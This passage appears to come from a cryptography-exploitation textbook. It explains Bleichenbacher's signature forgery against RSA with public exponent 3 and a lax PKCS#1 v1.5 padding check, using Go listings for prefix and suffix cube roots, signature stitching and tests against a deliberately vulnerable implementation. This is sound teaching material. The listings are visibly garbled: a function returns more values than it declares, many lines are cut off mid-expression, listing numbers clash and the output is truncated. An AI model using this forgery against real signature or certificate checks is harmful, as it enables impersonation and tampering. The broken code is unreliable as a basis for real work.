


Figure 9.13 Bisection search for a cube root. Each guess decides whether an answer is found or if it needs to move left (from the start to the current guess) or right (from the current guess to the end).

The following listing finds the prefix cube for a bignum via bisection search.

Listing 9.15 exploit_rsa_bleichenbacher_sig.go

```
package exploit_rsa_bleichenbacher_sig

import (
    "bytes"
    "crypto"
    "crypto/rand"
    "crypto/rsa"
    "fmt"
    "math/big"

    "github.com/krkhan/crypto-impl-exploit/ch09/rsa"
)

func CubeRootPrefix(prefix *big.Int) (cbirt *big.Int) {
    guess := new(big.Int).Div(prefix, big.NewInt(2))
    step := new(big.Int).Abs(new(big.Int).Div(guess, big.NewInt(3)))
    for {
        cube := new(big.Int).Exp(guess, big.NewInt(3))
        dx := new(big.Int).Sub(prefix, cube)
        cmp := dx.Cmp(big.NewInt(0))
        if cmp == 0 {
            return guess, big.NewInt(0)
        }

        switch cmp {
            case -1:
                guess.Sub(guess, step)
            case 1:
                guess.Add(guess, step)
        }
    }
}
```

```

        guess = new(big.Int).Sub(guess, step)
    case 1:
        guess = new(big.Int).Add(guess, step)
    }

    step = new(big.Int).Div(step, big.NewInt(2))
    if step.Cmp(big.NewInt(1)) == 0 { #5
        return guess, dx
    }
}
}

```

#1 Starts at the middle

#2 Next guess is half the distance between the middle and one of the endpoints

#3 Moves left or right depending on if the delta from the target was +ve or -ve

#4 Next jump is half the current jump

#5 Cannot improve the guess any further

Listing [9.16](#) shows the unit test for testing our prefix cube-root function. We generate a random 24-byte number and call our bisection-based prefix cube-root algorithm. Our goal is to match 4 bytes of the prefix when the answer is cubed. Listing [9.17](#) shows the output of the unit test to confirm that our prefix cube-root function is working as intended.

Listing 9.16 exploit_rsa_bleichenbacher_sig_test.go

```
package exploit_rsa_bleichenbacher_sig

import (
    "bytes"
    "crypto"
    "crypto/rand"
    "crypto/sha256"
    "math/big"
    "testing"

    "github.com/krkhan/crypto-impl-exploit/ch09/rsa"
)

func TestCubeRootPrefix(t *testing.T) {
    randomN := make([]byte, 24)
    _, err := rand.Read(randomN)
    if err != nil {
        t.Fatalf("error generating random n: %s", err)
    }
    nPrefixBytesToMatch := 4
    randomNum := new(big.Int).SetBytes(randomN)
    t.Logf("randomN: 0x[%X]%x", randomN[:nPrefixBytesToMatch], randomN[nPrefixBytesToMatch:])
    cubeRootPrefix, _ := CubeRootPrefix(randomNum)
    t.Logf("cubeRootPrefix: 0x%x", cubeRootPrefix)
    cubed := new(big.Int).Exp(cubeRootPrefix, big.NewInt(3), randomN)
    t.Logf("cubed: 0x[%X]%x", cubed[:nPrefixBytesToMatch], cubed[nPrefixBytesToMatch:])
}
```

```

    if bytes.Compare(cubed[:nPrefixBytesToMatch], prefix) != 0 {
        t.Fatalf("prefix mismatch")
    }
}

```

Listing 9.17 **Output** **for** **make**
exploit_rsa_bleichenbacher_sig

```

go test -v ./ch09/rsa_bleichenbacher_sig/exploit_
=== RUN    TestCubeRootPrefix
    exploit_rsa_bleichenbacher_sig_test.go:21: ra
    exploit_rsa_bleichenbacher_sig_test.go:23: cu
    exploit_rsa_bleichenbacher_sig_test.go:25: cu
--- PASS: TestCubeRootPrefix (0.00s)

```

Executing the test by running **make**
exploit_rsa_bleichenbacher_sig shows us that the prefix
cube hack is working; the bits inside square brackets are the
matching prefix.

An important fact to note about the prefix cube hack is that
because the prefix bits are the leftmost ones, once we have the
answer, we can trim bits from its right, and the most significant
bits from the left will retain their effect just enough to keep the

prefix matching. This may sound confusing, so an example in base 10 will help:

1. We set our target to: 6464891378945154796798145.
2. We find the prefix cube root: 186288942. When it's cubed, we get 6464891322432 524374392888 where the first eight-digit prefix matches.
3. If we trim the two rightmost digits from our cube root, we are left with 1862889.

When cubed, this results in 6464886949783701369. Despite removing two digits from the right of the cube-root answer, the corresponding cubed value still matched the most significant five digits (as opposed to eight from before).

This property of retaining enough effect in the most significant bits to match the prefix, although allowing bits from the right to be trimmed, will come in handy when we combine this hack with its polar opposite: the suffix cube root.

FINDING THE SUFFIX CUBE ROOT VIA BITWISE MANIPULATION

Historically, Bleichenbacher's signature forgery targeted implementations that did not verify that the hash digest was right-aligned: that is, that nothing followed the digest bytes in the cleartext message. If an implementation fails to check that,

then even the prefix cube root alone can work to forge a signature as long as the matching prefix covers at least the hash digest. However, if the implementation does force the digest to be the rightmost value in the cleartext message, there are still nifty hacks that can be used to find a message that, when cubed, matches the appropriate suffix.

The original Intel security papers on the related BERserk vulnerability [1](#) shared two separate hacks for finding roots that match a suffix perfectly when cubed. The solutions still produced spillover bytes on the left of the cubed value, but as we discussed earlier, that's fine because those spillover garbage bytes would be hidden in the padding area of the cleartext message by the attacker. There were two solutions because the odd and even values were targeted with different algorithms, and the bitwise manipulation in both methods was somewhat tricky to understand.

In 2016, Filippo Valsorda (who later became the maintainer and lead for the Go security team at the time at Google) simplified the suffix cube-root algorithm drastically for the odd-valued target messages. Because getting an odd-valued message (where the binary representation ends in 1 instead of 0) is trivial for an attacker (e.g., they can append a field ending with an odd value to the certificate being forged), we will use Valsorda's simplified

suffix cube-root hack for attacking our vulnerable PKCS#1 v1.5 implementation.

The intuition behind Valsorda's suffix cube-rooting algorithm lies in the insight that if we flip the n th bit in s , it not only flips the corresponding bit at index n in s^3 but also leaves all the bits on the right unchanged! This can be better understood by looking at a simple example in figure [9.14](#). We start with an s of 1 and a target bit string of $(101)_2$. 1 cubed is equal to 1, so s^3 is $(001)_2$. We can see that the leftmost bit does not match s^3 and our target string, so we flip the corresponding bit in s . Now s represents the number 5, and s^3 is 125, which has a bit representation of $(1111101)_2$.




Figure 9.14 Finding the suffix cube root of $(101)_2$ using bitwise flipping

After the update, index 2 now matches, and indices 1 and 0 were left unperturbed in s^3 despite us changing s . This process can be extended to as many bits as we want, given that we are happy with garbage bytes accumulating at the left of the desired suffix in s^3 .

We went from

$$s = (001)_2, s^3 = (001)_2, \text{Target} = (101)_2$$

to

$$s = (101)_2, s^3 = (1111101)_2, \text{Target} = (101)_2$$

A more complex example is given in figure [9.15](#); you can trace it with a pen and paper to see the magic happening. The basic idea remains the same: we move from right to left in our target bit string and keep flipping, and whenever we encounter a bit index where s^3 and the target mismatch, we flip the corresponding bit in s . This will keep updating s so that s^3 's suffix matches the target but with lots of bytes at the left that we won't control as attackers.

There is one caveat: the hack only works with odd numbers—that is, when the rightmost bit is 1. For example, let's try an even number as a target:

1. Bit 2 is mismatching between s and target:

$$s = (000)_2, s^3 = (000)_2, \text{Target} = (100)_2$$

2. We flip bit 2 just like before, but the corresponding bit in s^3 still does not match: $s = (100)_2, s^3 = (1000000)_2, \text{Target} = (100)_2$

In practice, this constraint is pretty easy to satisfy by making minor modifications to the underlying message until we reach

one with an odd hash digest. For instance, if we are forging certificates, we can specify an additional subject name or append a wildcard to the domain name to generate new hash digests for that certificate until we find a suitable one. Similarly, if we generate signatures for a code integrity scenario, we can try appending `NOP` (no-operation, empty instructions) to generate new hashes until we get an odd one.

The code for finding the suffix cube root is just a few lines, shown in listing [9.19](#). `CubeRootSuffix(...)` takes a byte array as input and returns another byte array, which, when cubed, has a matching suffix with the input. We iterate over each byte in the target string from right to left in a `for` loop. If any bits mismatch between the corresponding indices in s^3 and the target suffix, we flip the corresponding bit in s .

Listing 9.18 exploit_rsa_bleichenbacher_sig_test.go

```
func CubeRootSuffix(suffix []byte) []byte {
    suffixNum := new(big.Int).SetBytes(suffix)
    s := big.NewInt(1)

    for b := 0; b < len(suffix)*8; b++ {
        sCubed := new(big.Int).Exp(s, big.NewInt(3),
        if sCubed.Bit(b) != suffixNum.Bit(b) {
            s.SetBit(s, b, 1)
        }
    }

    return s.Bytes()
}
```













Figure 9.15 Finding the suffix cube root of `0x59` using bitwise flipping

Listing [9.19](#) shows the test code for our suffix cube function (which looks pretty much the same as the test code for its prefix counterpart). Because the suffix cube-root hack works only with odd numbers, we ensure on line 9 that our test cases are always odd (that is, their least significant bit is 1).

Listing 9.19 exploit_rsa_bleichenbacher_sig_test.go

```
func TestCubeRootSuffix(t *testing.T) {
    randomN := make([]byte, 16)

    for {
        _, err := rand.Read(randomN)
        if err != nil {
            t.Fatalf("error generating random n: %s", err)
        }
        if randomN[len(randomN)-1]&1 == 0 {
            continue
        }
        break
    }

    keypair, err := impl_rsa_bleichenbacher_sig.
        GenerateRSAKeypairWithPublicExponent3()
    if err != nil {
        t.Fatalf("error generating rsa keypair: %s", err)
    }

    t.Logf("randomN: 0x[%X]", randomN)
    cubeRootSuffix := CubeRootSuffix(randomN)
    t.Logf("cubeRootSuffix: 0x%x", cubeRootSuffix)

    cubed := new(big.Int).Exp(new(big.Int).SetBytes(
        NewInt(3), keypair.PublicKey.N).Bytes())
```

```

    cubedSuffix := cubed[len(cubed)-len(randomN):]
    t.Logf("cubed: 0x%x[%X]", cubed[:len(cubed)-len(randomN)], cubedSuffix)

    if bytes.Compare(cubedSuffix, randomN) != 0 {
        t.Fatalf("suffix does not match")
    }
}

```

Executing the test by running `make exploit_rsa_bleichenbacher_sig` shows us that the suffix cube hack is working; the bits inside square brackets are the matching suffix.

Listing 9.20 Output for `make exploit_rsa_bleichenbacher_sig`

```

go test -v ./ch09/rsa_bleichenbacher_sig/exploit_
...
=== RUN    TestCubeRootSuffix
    exploit_rsa_bleichenbacher_sig_test.go:51: ra
    exploit_rsa_bleichenbacher_sig_test.go:53: cu
    exploit_rsa_bleichenbacher_sig_test.go:57: cu
--- PASS: TestCubeRootSuffix (0.20s)

```

9.6.4 Stitching prefix and suffix cube roots together to forge a signature

We have done the hard part of getting our utility functions ready: determining the prefix and suffix cube root. The final part is easy; we simply stitch the two parts together. In the discussion for the prefix cube root, we saw how we can trim the bits on the right and retain the desired effect by virtue of the most significant bits of the answer. It's therefore easy to visualize the *forged signature* as a combination of two things:

- The prefix cube root for the leftmost fixed portion (the header bytes) of the desired cleartext. The answer is trimmed on the right to make space for the suffix cube root. Despite discarding the rightmost bits, the forged signature will still match enough of the desired prefix when cubed (because of retaining the most significant bits from the answer).
- The suffix cube root for the rightmost fixed portion (the separator, the ASN.1 identifier, and the digest value) of the desired cleartext. The suffix cube root is included in its entirety.

Listing 9.21 shows the first part, where we construct a cleartext prefix of `00 01`. We append a bunch of random bytes to the prefix before we pass it to the prefix cube-root function, which

needs to work with big numbers of the same bit length as the RSA modulus. Given that our prefix cube-root function worked well to preserve a 4-byte prefix for 24-byte cubes, the 2-byte prefix that we cannot live without will easily be retained by our cubed value.

Listing 9.21 `exploit_rsa_bleichenbacher_sig.go`

```
func ForgeSignatureForPublicExponent3(pubKey *rsa.PublicKey) (signature []byte, err error) {
    for {
        prefixRandom := make([]byte, (impl_rsa_bleichenbacher.PrefixRandomBytes))
        _, err := rand.Read(prefixRandom)
        if err != nil {
            return nil, err
        }

        prefix := []byte{0x00, 0x01} #1
        prefix = append(prefix, prefixRandom...)
        prefixCubeRoot, _ := CubeRootPrefix(new(big.Int).SetBytes(prefix))
        prefixCubeRootBytes := prefixCubeRoot.Bytes()
    }
}
```

#1 The fixed header we need in the forged signature's cleartext

To construct the target suffix for our second utility function, we append the separator byte, the appropriate ASN.1 identifier, and the desired hash digest. Our signature, when cubed, must match this suffix down to the last bit, but we're covered by the Valsorda hack in our `CubeRootSuffix(...)` function.

Listing 9.22 exploit_rsa_bleichenbacher_sig.go

```
var hashAsn1Identifier []byte
switch hashAlg {
case crypto.MD5:
    hashAsn1Identifier = []byte(impl_rsa_bleichenbacher_md5_identifier)
case crypto.SHA1:
    hashAsn1Identifier = []byte(impl_rsa_bleichenbacher_sha1_identifier)
case crypto.SHA256:
    hashAsn1Identifier = []byte(impl_rsa_bleichenbacher_sha256_identifier)
}

suffix := []byte{0x00} #1
suffix = append(suffix, hashAsn1Identifier...)
suffix = append(suffix, digest...)
suffixCubeRoot := CubeRootSuffix(suffix)
```

#1 The NULL separator

The next step is constructing a signature with the suffix cube root *in its entirety* on the right and the prefix cube root on the left. We trim as many bytes from the prefix cube root as needed to make space for its suffix counterpart. Remember, there are many more bytes to match in the suffix than the prefix, so we just need the first 2 bytes to match. The next listing shows this stitching in action along with a few logging lines that print the values to stdout with some fancy separators.

Listing 9.23 exploit_rsa_bleichenbacher_sig.go

```
fmt.Printf("prefixCubeRoot: 0x%X\n", prefixCubeRoot)
fmt.Printf("suffixCubeRoot: 0x%X\n", suffixCubeRoot)
var sig []byte
sig = append(sig, prefixCubeRootBytes[:len(prefixCubeRootBytes)-1])
fmt.Printf("sig: [0x%X]", sig)
sig = append(sig, suffixCubeRoot...)
fmt.Printf("[0x%X]\n", suffixCubeRoot)
```

The last step is to ensure that the cleartext message (the cubed value) for our forged signature does not contain a NULL byte *before* the separator. If we find one, we retry the main loop, which will try the whole attack with new random bytes until we find a forged signature that avoids the `00` byte; at this point, we return the forged signature from line 7.

Listing 9.24 exploit_rsa_bleichenbacher_sig.go

```
sigNum := new(big.Int).SetBytes(sig)
sigCiphertext := new(big.Int).Exp(sigNum, big
if bytes.IndexByte(sigCiphertext[:len(sigCiphertext)
    0x00)) != -1 {
    fmt.Printf("sigCiphertext has a zero byte, i
} else {
    return sig, nil #1
}
}
}
```

#1 Found signature without interfering NULL bytes

Listing [9.25](#) shows the code to test our signature forgery attack. The exploit package has no access to the private key of the RSA variable, but because the public exponent is $e = 3$, we construct a forged signature for “Hello World!” with garbage padding bytes and verify it through our insecure implementation.

Listing 9.25 exploit_rsa_bleichenbacher_sig_test.go

```
func TestGenerateSignatureForPublicExponent3(t *testing.T) {
    keypair, err := impl_rsa_bleichenbacher_sig.GenerateKeyPair(3)
    if err != nil {
        t.Fatalf("error generating rsa keypair: %s", err)
    }

    digest := sha256.Sum256([]byte("Hello World!"))
    sig, err := ForgeSignatureForPublicExponent3(keypair, digest)
    if err != nil {
        t.Fatalf("error forging signature: %s", err)
    }

    t.Logf("sig: %X", sig)

    err = impl_rsa_bleichenbacher_sig.VerifyPKCS1v1_5(keypair, digest, sig)
    if err != nil {
        t.Fatalf("signature verification failed: %s", err)
    }

    t.Log("forged signed verified successfully")
}
```

If you execute the tests with `make` `exploit_rsa_bleichenbacher_sig`, you will see a few different attempts where `sigCleartext` encounters NULL

bytes in the middle before finding one that doesn't. The final signature will look something like the console output shown next.

Listing 9.26 **Output for** **make**
`exploit_rsa_bleichenbacher_sig`

```
go test -v ./ch09/rsa_bleichenbacher_sig/exploit_
...
=== RUN    TestGenerateSignatureForPublicExponentC
prefixCubeRoot: 0x\textit{29577D9628A0F8EA 78B4C2
suffixCubeRoot: 0x938C60C5288B2D32 351412D27AEAA
sig: [0x\textit{29577D9628A0F8EA 78B4C28AE334FFAA
    exploit_rsa_bleichenbacher_sig_test.go:77: s
hashAlg: SHA-256
digest: 0x7F83B1657FF1FC53 B92DC18148A1D65D FC2D
sig: 0x29577D9628A0F8EA 78B4C28AE334FFAA 7209F29
sigCleartext: 0x00011402E6F8E129 D55A639EF64A28D
    exploit_rsa_bleichenbacher_sig_test.go:84: f
--- PASS: TestGenerateSignatureForPublicExponentC
```

We've done it! We exploited the PKCS#1 v1.5 padding scheme that caused so many vulnerabilities for flawed signature validation. The broken implementations fixed the vulnerability by adding checks that ensured that the padding bytes in the middle are always `FF`, making it impossible for the attacker to hide cube-rooting garbage there.

Summary

- Digital signatures are cryptographic proofs for the authenticity of messages signed using private keys.
- Digital signatures are hard to forge without having the private key but are easy to verify against a given public key.
- The symmetric counterparts to digital signatures are message authentication codes (MACs), but with the caveat that the secret needs to be shared even with the verifiers.
- Digital signatures provide nonrepudiation: if there is a signature signed by your private key, you cannot claim that it wasn't signed by you as long as the private key is secure.
- Many cryptographic applications rely on chains of signatures to extend trust between different entities.
- A digital certificate allows someone who trusts public key A to trust public key B because A uses its private key to sign B's public key, indicating trust in the latter's keypair.
- Digital signatures are used extensively to ensure the integrity of the software running on our machines (e.g., apps on our phones).
- Cryptographic signatures are also the backbone of blockchains and digital contracts.
- A signature scheme is broken if it lets attackers recover its private key by looking at the signatures.

- If an attacker can forge signatures for any message they choose, it's known as a universal forgery attack.
- If an attacker can forge signatures under some constraints on the underlying message, it's known as a selective forgery attack.
- RSA schoolbook signatures allow existential forgery attacks where an attacker starts with a random signature and inverts it to find a corresponding message.
- Existential forgery attacks are defended against by enforcing formatting and padding rules on the input messages for digital signatures.
- ECDSA is one of the most popular digital signature algorithms. It uses a unique nonce (a number used once) for each signing operation to nondeterministically generate different signatures every time (even for the same input message).
- Reusing the same nonce twice is a catastrophic mistake that enables attackers to recover the nonce and, consequently, the private ECDSA key used for signing.
- PKCS #1 v1.5 is a padding scheme that enforces specific formatting rules for the input messages (cleartext values) to RSA signatures.
- RSA keypairs are usually generated with the public exponent fixed to one of the Fermat primes to speed up the

computation with optimization techniques.

- A public exponent of $e = 3$ means the signature is a cube of the input message.
